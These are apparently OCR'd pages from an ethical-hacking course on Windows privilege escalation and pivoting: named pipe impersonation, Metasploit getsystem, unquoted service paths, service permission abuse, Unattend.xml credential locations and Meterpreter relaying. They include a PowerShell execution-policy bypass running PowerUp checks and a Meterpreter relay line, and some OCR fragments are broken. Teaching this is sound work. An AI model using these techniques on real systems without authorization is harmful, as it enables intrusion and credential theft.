In any Windows system, when a process creates a pipe, it will act as a pipe server. If any other process wants to communicate with this process, it will connect to this pipe and it becomes a pipe client. When a client connects to the pipe, the pipe server can utilize the access privileges and security context of the pipe client. Attackers exploit this feature by creating a pipe server with fewer privileges and trying to connect with a client with higher privileges than the server.

Attackers use tools such as Metasploit to perform named pipe impersonation on a target host. Attackers exploit vulnerabilities that exist in the target remote host to obtain an active session and use Metasploit commands such as **getsystem** to gain administrative-level privileges and extract password hashes of the admin/user accounts.


Privilege Escalation by Exploiting Misconfigured Services

Unquoted Service Paths

- In Windows operating systems, when starting a service, the system attempts to find the location of the **executable file** to launch the service
- The executable path is **enclosed in quotation marks** "", so that the system can easily locate the application binary
- Attackers exploit services with unquoted paths running under **SYSTEM privileges** to elevate their privileges



```
C:\Users\Admin\Downloads>powershell -ExecutionPolicy Bypass -Command ". .\PowerUp.ps1;Invoke-AllCheck
s"
powershell -ExecutionPolicy Bypass -Command ". .\PowerUp.ps1;Invoke-AllChecks"

Check                                    AbuseFunction
-----                                    -------------
User In Local Group with Admin Privileges Invoke-WScriptUACBypass -Command "..."

```

Privilege Escalation by Exploiting Misconfigured Services

Attackers generally exploit zero-day vulnerabilities that exist in target systems to escalate privileges. If attackers are unable to find such exploits, they try to escalate privileges by abusing misconfigured services in the target OS. Insecure or improper configuration of system services allows attackers to elevate their privileges in the target system. For example, attackers exploit misconfigured services such as unquoted service paths, service object permissions, unattended installs, modifiable registry autoruns and configurations, etc. to elevate access privileges.

Attackers use tools such as Metasploit to obtain an active session with the target host. After establishing an active session, attackers use tools such as PowerSploit to detect misconfigured services that exist in the target OS.

- **Unquoted Service Paths**

  In Windows OSs, when a service starts running, the system attempts to find the location of the executable file to launch the service successfully. Generally, the executable path is enclosed in quotation marks “”, so that the system can easily locate the application binary. Some executable files may not include quoted paths and include whitespace in between; in this scenario, the system tries to find the application binary by searching all the folders that exist in the path until the executable is found. Attackers exploit services with unquoted paths running under SYSTEM privileges to elevate their privileges.


Figure 6.101: Screenshot of Metasploit showing execution of PowerSploit to detect unquoted service paths

- **Service Object Permissions**

  A misconfigured service permission may allow an attacker to modify or reconfigure the attributes associated with that service. This may even lead to changing the location of the application binary to a malicious executable created by the attacker. By exploiting such services, attackers can even add new users to the local administrator group in the system. Attackers then hijack the new account to elevate their access privileges.



```

AbuseFunction : Invoke-ServiceAbuse -ServiceName 'ALG'
```

Figure 6.102: Screenshot of Metasploit showing execution of PowerSploit to detect misconfigured service permissions

- **Unattended Installs**

  Unattended installs allow attackers to deploy Windows OSs without the intervention of an administrator. Administrators need to manually clean up the unattended install details stored in the Unattend.xml file. This XML file stores all the information related to the configuration settings set during the installation process and may also include sensitive information such as the configuration of local accounts, usernames, and even decoded passwords.

  In Windows systems, the Unattend.xml file is stored in one of the following locations:

  `C:\Windows\Panther\`
  `C:\Windows\Panther\ UnattendGC\`
  `C:\Windows\System32\`
  `C:\Windows\System32\sysprep\`

  If attackers can gain access to this file, then they can easily obtain credential information and configuration settings used during the installation of that service or application. Attackers use this information to escalate privileges.

[*] Local TCP relay created: :100445 <-> 10.10.1.19:445
meterpreter >
```

2. Access the system resources

- Attackers can **browse the http server** running on the target system using the following URL:

  `http://localhost:10080`

- Attackers can **access the SSH server** running on the target system by executing the following command:


  `# ssh myadmin@localhost`

Pivoting and Relaying to Hack External Machines

Pivoting and relaying are the techniques used to find detailed information about the target network. These techniques are performed after successfully compromising a target system. The compromised system is used to penetrate the target network to access other systems and resources that are otherwise inaccessible from the attacking network.

In the pivoting technique, only the systems accessible through the compromised systems are exploited, whereas in the relaying technique, the resources accessible through the compromised system are explored or accessed. Using pivoting, attackers can open a remote shell on the target system tunneled through the initial shell on the compromised system. In relaying, resources present on the other systems are accessed through a tunneled shell session on the compromised system.

The following diagrams illustrate the pivoting and relaying techniques:



Client 1
1
Compromising a system
2
Exploiting vulnerability to access the system
3
Establishing a tunnelled session through Client 1

C:_

Figure 6.105: Illustration of relaying

Detailed explanation of the pivoting and relaying techniques is as follows:

- **Pivoting**

  In this technique, the first objective of an attacker is to compromise a system to gain a remote shell on it, and further bypass the firewall to pivot through the compromised system and gain access to the other vulnerable systems in the network.

  Once the system is successfully compromised, a Meterpreter session is established. As the session is pivoted through the compromised system, the target system cannot determine the actual origin of the exploitation.

